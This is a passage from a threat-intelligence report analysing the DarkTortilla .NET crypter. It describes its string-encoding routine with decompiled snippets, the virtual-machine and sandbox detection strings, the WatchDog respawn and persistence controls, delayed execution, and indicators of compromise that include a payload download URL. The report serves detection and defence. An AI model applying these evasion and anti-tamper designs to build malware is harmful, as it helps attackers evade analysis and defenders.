    Environment.FailFast(null);
    goto IL_40;
}
```

Figure 20. Debugger detection performed by DarkTortilla core processor. (Source: Secureworks)

The core processor implements string encoding to obscure important strings such as the configuration keys. Figure 21 shows a code excerpt that passes the string length (17), character index array ([26,8,13,18,19,0,11,11,0,19,8,14,13,17,4,6,26]), and capital letter index array ([8,17]) to the decode function.

```
result = Conversions.ToString(ConfigKeyDecoder.DecodeStrings(17, new int[]
{
    26, 8, 13, 18, 19, 0, 11, 11, 0, 19,
    8, 14, 13, 17, 4, 6, 26
}, new int[] { 8, 17 }));
```

Figure 21. DarkTortilla core processor string obfuscation example. (Source: Secureworks)

This function decodes the string by iterating through each value in the character index array and retrieving the corresponding character at the specified index in a hard-coded character array (see Figure 22).

```
string[] array = new string[]
{
    "a", "b", "c", "d", "e", "f", "g", "h", "i", "j",
    "k", "l", "m", "n", "o", "p", "q", "r", "s", "t",
    "u", "v", "w", "x", "y", "z", "%", "/", "\\", " ",
    "\"", "_"
};
```

Figure 22. Character array used by string decoding logic. (Source: Secureworks)

Figure 21 shows that the example's first three values of the character index array passed to the decode function are 26, 8, and 13. These values correspond to the characters "%", "i", and "n" in the hard-coded character array shown in Figure 22. The values passed in the capital letter index array (8, 17) indicate which characters should be capitalized ("I" and "R" in this example). Processing the character index array results in the decoded string "%InstallationReg%".

The %VM% configuration element enables DarkTortilla's anti-virtual machine (anti-VM) controls. If set to true, the core processor obtains information about the system by querying the following Windows Management Instrumentation (WMI) objects:

The core processor also retrieves information about the system's running processes and services. It then inspects this data for strings associated with Hyper-V, QEMU, Virtual PC, VirtualBox, and VMware. If any of the case-insensitive data matches the criteria in Table 8, the core processor terminates the initial loader process.

| Targeted technology | Inspected entity | Inspection logic |
|---------------------|----------------------|--|
| Hyper-V | Win32_DiskDrive | Caption contains "virtual" |
| Hyper-V | Win32_ComputerSystem | Manufacturer contains "microsoft" and Model contains "virtual" |
| QEMU | Win32_DiskDrive | Name contains "qemu" |
| Virtual PC | Process | Process list contains "vmusrvc" or both "vpcmap" and "vmsrvc" |
| VirtualBox | Win32_DiskDrive | Model contains "vbox" |
| VirtualBox | Process | ProcessName contains "vboxservice" |
| VMware | Win32_DiskDrive | Name contains "vmware" |
| VMware | Win32_DiskDrive | Model contains "vmware" |
| VMware | Win32_ComputerSystem | Manufacturer contains "vmware" and Model contains "virtual" |

| Targeted technology | Inspected entity | Inspection logic |
|---------------------|------------------|---|
| VMware | Win32_BIOS | Serial number contains "vmware" |
| VMware | Win32_PnPEntity | Name equals "vmware pointing device" |
| VMware | Win32_PnPEntity | Name contains "vmware sata" |
| VMware | Win32_PnPEntity | Name equals "vmware usb pointing device" |
| VMware | Win32_PnPEntity | Name equals "vmware vmci bus device" |
| VMware | Win32_PnPEntity | Name equals "vmware virtual s scsi disk device" |
| VMware | Win32_PnPEntity | Name starts with "vmware svga" |
| VMware | Service | ServiceImagePath contains "vmware" and ServiceName equals "vmtools" |
| VMware | Service | ServiceImagePath contains "vmware" and ServiceName equals "tpvcgateway" |
| VMware | Service | ServiceImagePath contains "vmware" and ServiceName equals "tpautoconnsvc" |

Table 8. DarkTortilla core processor anti-VM detections.

The %SB% configuration element enables DarkTortilla's anti-sandbox control. This control only detects the Sandboxie sandbox. The core processor terminates the initial loader process if it detects a running process named "sandboxierpcss" in the current session.

Anti-tamper controls

DarkTortilla's anti-tamper controls are the last step in its execution chain and occur after the main payload is executed. The four controls ensure that nothing interferes with DarkTortilla's execution of its critical components.

1. The first anti-tamper control is employed by the core processor and ensures that the injected subprocess running the main payload is immediately rerun if terminated. The %InjectionPersist% configuration element regulates this control. If set to true, the core processor starts a thread that monitors the state of the injected subprocess. If the subprocess is terminated, this anti-tamper control automatically respawns the configured target subprocess, re-injects the main payload, and executes it within the context of the subprocess.

2. The second anti-tamper control ensures that the initial loader executable is immediately rerun if terminated. DarkTortilla implements this functionality with a secondary .NET-based executable that it refers to as "WatchDog". The %InjectionPersist% configuration element regulates this control. If set to true, the core processor drops the WatchDog executable and its configuration file to the Windows %TEMP% directory. It then executes the WatchDog executable, which monitors the initial loader process.

The WatchDog executable bytes are stored in the DarkTortilla %WatchDogBytes% configuration element, and the filename is stored in %WatchDogName%. Prior to processing, the core processor decompresses the WatchDog executable's bytes if the %Compress% configuration element is set to true. Every WatchDog executable dropped by DarkTortilla was identical:

- o MD5 hash: 0e362e7005823d0bec3719b902ed6d62
- o SHA1 hash: 590d860b909804349e0cdc2f1662b37bd62f7463
- o SHA256 hash:
2d0dc6216f613ac7551a7e70a798c22aee8eb9819428b1357e2b8c73bef905ad

If an executable with the configured WatchDog name already exists in the Windows %TEMP% directory, the core processor removes the existing executable's Zone.Identifier Alternate Data Stream (ADS), which strips the executable of any existing URL security zones. It then overwrites the existing executable with the new WatchDog executable.

The WatchDog configuration file dropped to the filesystem shares the same name as the WatchDog executable but uses a .txt file extension. For example, the configuration filename for "WatchDog.exe" is "WatchDog.txt". This configuration file contains three lines representing the following values:

- o The process ID of the initial loader executable
- o The path and filename of the initial loader executable
- o The process ID for the WatchDog executable

If the initial loader process terminates, the WatchDog process reruns it and refreshes the contents of the WatchDog configuration text file with the new process ID information.

3. The third anti-tamper control is employed by the core processor and ensures that the dropped WatchDog executable continues to execute. The core processor retrieves the WatchDog executable process ID from the WatchDog configuration file once per second and verifies that the corresponding process is running. If the WatchDog process terminates, the core processor breaks the loop, drops a new WatchDog configuration file, and reruns the WatchDog executable.

4. The fourth anti-tamper control is employed by the core processor and maintains persistence for the initial loader. The %StartupPersist% configuration element regulates this control. If set to true, the core processor starts a thread that sets persistence every 30 seconds using the persistence type defined in the DarkTortilla configuration. The control does not contain validation logic to check the persistence status, so it repeats the process indefinitely.

Delayed execution

The core processor implements the kernel32.dll Sleep function to delay execution at the following stages of the process. The length of delay is typically controlled by the value in the %Delay% configuration element. CTU researchers observed values ranging from 0 seconds to 300 seconds.

- Prior to implementing persistence, the core processor sleeps for the number of seconds specified by the %Delay% configuration element.
- Prior to processing addon packages, the core processor sleeps for the number of seconds specified by the %Delay% configuration element.
- The core processor sleeps for a hard-coded 5 seconds after copying the source executable to the install directory but before running the executable.

The number of delays increases if the %Melt% and %Installation% configuration elements are set to true, as the delays are processed each time the executable migrates. These delays can impede detection in sandbox environments if they exceed the maximum wait time.

Possible malware connections

DarkTortilla code shares similarities to other malware. For example, payload compression, junk code inclusion, and payload execution via RunPe6 are also features of a RATs Crew crypter last updated in 2016. DarkTortilla could represent an evolution of that crypter. Additionally, the Gameloader malware uses similar malspam lures and archive files as DarkTortilla. It also leverages .NET resources to store encoded DLLs and encrypted bitmap images and delivers similar commodity malware payloads. However, there is insufficient evidence as of this publication to definitively link these malware families or threat actors to DarkTortilla.

Conclusion

Researchers often overlook DarkTortilla and focus on its main payload. However, DarkTortilla is capable of evading detection, is highly configurable, and delivers a wide range of popular and effective malware. Its capabilities and prevalence make it a formidable threat.

Threat indicators

The threat indicators in Table 9 can be used to detect activity related to DarkTortilla. The URL may contain malicious content, so consider the risks before opening it in a browser.

| Indicator | Type | Context |
|--|-------------|--|
| 59295e810bbdbfd64b8c41316ea13cae | MD5 hash | Malicious spam delivering DarkTortilla |
| 18391a58ee25a5cb8dfbf4d48517b5b0c66c5ae6 | SHA1 hash | Malicious spam delivering DarkTortilla |
| 981aa83b2d33cca994021197237ac5ee3ad3402f7d25f04f4e76985f4ec8744c | SHA256 hash | Malicious spam delivering DarkTortilla |
| 84872b60072011eab8940f3b49bdb582 | MD5 hash | DarkTortilla initial loader |
| 3da0f44d45a1d6676d52ce691d2f6d754eb3097e | SHA1 hash | DarkTortilla initial loader |
| 5e03556be992d23088a3c49d24c45b1c21cd275bffb4e536348e8128d50374b6 | SHA256 hash | DarkTortilla initial loader |
| 2d74df3ce221f6ff48d20bac158a3e78 | MD5 hash | Malicious document delivering DarkTortilla |
| 0563e691801251cdfd363eee31858ead5ee3928b | SHA1 hash | Malicious document delivering DarkTortilla |
| 4f15b28c91fa0e8d0dd9e86481bad04fa34fcdf564d08de7c4c0c513fc6e122d | SHA256 hash | Malicious document delivering DarkTortilla |
| 827258f907c5087f498c413d28e2203e | MD5 hash | DarkTortilla initial loader |
| 5e0cb6076002b11a39636e07a217b493835e5bce | SHA1 hash | DarkTortilla initial loader |
| 55d7d9bd9d4a511417033b6c14ce93f962d6a6e6c6414f0cb7e455baee1d3ab7 | SHA256 hash | DarkTortilla initial loader |
| c37aae0ff565a2e44f144f837b750279 | MD5 hash | DarkTortilla initial loader |
| dde386911b091e894746b0f12d88a1fd18761fb9 | SHA1 hash | DarkTortilla initial loader |
| a0b96236bfd79d2ebeadb8e3deb9448af3ec8edd1ea9672b7ad4793934bb4c47 | SHA256 hash | DarkTortilla initial loader |
| 93fe6600c51014d7d6c2afedf8398f92 | MD5 hash | DarkTortilla initial loader |

| Indicator | Type | Context |
|--|-------------|---------------------------------------|
| 8f7340704745f3d53b284c101e93c42f8d4c2adc | SHA1 hash | DarkTortilla initial loader |
| 45ef054bca2ae4d67e6623bf28ff75e5d178924602674c654e1b569aa74601cd | SHA256 hash | DarkTortilla initial loader |
| 6e91ad0972e104a277505104abe39d1e | MD5 hash | DarkTortilla initial loader |
| 261d699c3bb1a0042b88a45ed340f2d86149464f | SHA1 hash | DarkTortilla initial loader |
| b3754c6ecc445e9a3b37c5ebe68adb9630ca4aa89a8e8515468f39ae8131f141 | SHA256 hash | DarkTortilla initial loader |
| cd49f7c3c4e82dee128eedea9879bc33 | MD5 hash | DarkTortilla initial loader |
| 619bf90a8ea219e34bf57dda1a322914b9fa1c81 | SHA1 hash | DarkTortilla initial loader |
| 0a5dc3b6669cf31e8536c59fe1315918eb4ecfd87998445e2eeb8fed64bd2f2c | SHA256 hash | DarkTortilla initial loader |
| 851816aa8cf45ba769f0d9420acfb3e5 | MD5 hash | DarkTortilla initial loader |
| 4178d5efa388caf2d0ffd4539cf285b1de5ffab6 | SHA1 hash | DarkTortilla initial loader |
| 083acce46cb8cf35e37c778d1f4aee6814bca72d2874b793a47f9823f51df0fe | SHA256 hash | DarkTortilla initial loader |
| f44695a8febb2a35576a59fa984629d2 | MD5 hash | DarkTortilla initial loader |
| 37ec57e5da46dc1990941a1bb3ffab9e74db346a | SHA1 hash | DarkTortilla initial loader |
| 53b3b37b7d1e40c80fcda2c424cd837379ac2ce93023de6c22ba3e2d94679671 | SHA256 hash | DarkTortilla initial loader |
| 8d8c551dd572a1dc158de239b37eaa9a | MD5 hash | DarkTortilla initial loader |
| 6d4b4bcd107b09af37996c73a6448379a31aaac4 | SHA1 hash | DarkTortilla initial loader |
| 5be86cfca25e295f88b5aab42a6f604d2f1bb97f3c73b01df664c137908e2ec4 | SHA256 hash | DarkTortilla initial loader |
| 0f89a2015ed9c1be5522e27c00276e52 | MD5 hash | DarkTortilla core processor (PVCORE1) |

| Indicator | Type | Context |
|---|-------------|--|
| 5ad5b35f6cc093067c6f219f2d2107f44248c5bb | SHA1 hash | DarkTortilla core processor (PVCORE1) |
| 93dd1202697dbaed9ef4f4707f2628212bf13aad096de29c14924b1dae1d6d5b | SHA256 hash | DarkTortilla core processor (PVCORE1) |
| 0e362e7005823d0bec3719b902ed6d62 | MD5 hash | DarkTortilla watchdog executable |
| 590d860b909804349e0cdc2f1662b37bd62f7463 | SHA1 hash | DarkTortilla watchdog executable |
| 2d0dc6216f613ac7551a7e70a798c22aee8eb9819428b1357e2b8c73bef905ad | SHA256 hash | DarkTortilla watchdog executable |
| https://pastebin.pl/view/raw/60b6b03b | URL | DarkTortilla encoded core processor download |

Table 9. Indicators for this threat.

References

Arntz, Pieter. "Explained: Packer, Crypter, and Protector." Malwarebytes Labs. March 27, 2017. <https://blog.malwarebytes.com/cybercrime/malware/2017/03/explained-packer-crypter-and-protector/>

Hasherezade. "Rainbows, Steganography and Malware in a new .NET cryptor." Malwarebytes Labs. March 30, 2016. <https://blog.malwarebytes.com/threat-analysis/2015/08/rainbows-steganography-and-malware-in-a-new-net-cryptor/>

"RATs Crew." Hack Forums. June 21, 2021. https://wiki.hackforums.net/RATs_Crew

GoSecure Titan Labs. "New Malware 'Gameloader' in Discord Malspam Campaign." GoSecure. November 2, 2021. <https://www.gosecure.net/blog/2021/11/02/new-malware-gameloader-in-discord-malspam-campaign-identified-by-gosecure-titan-labs/>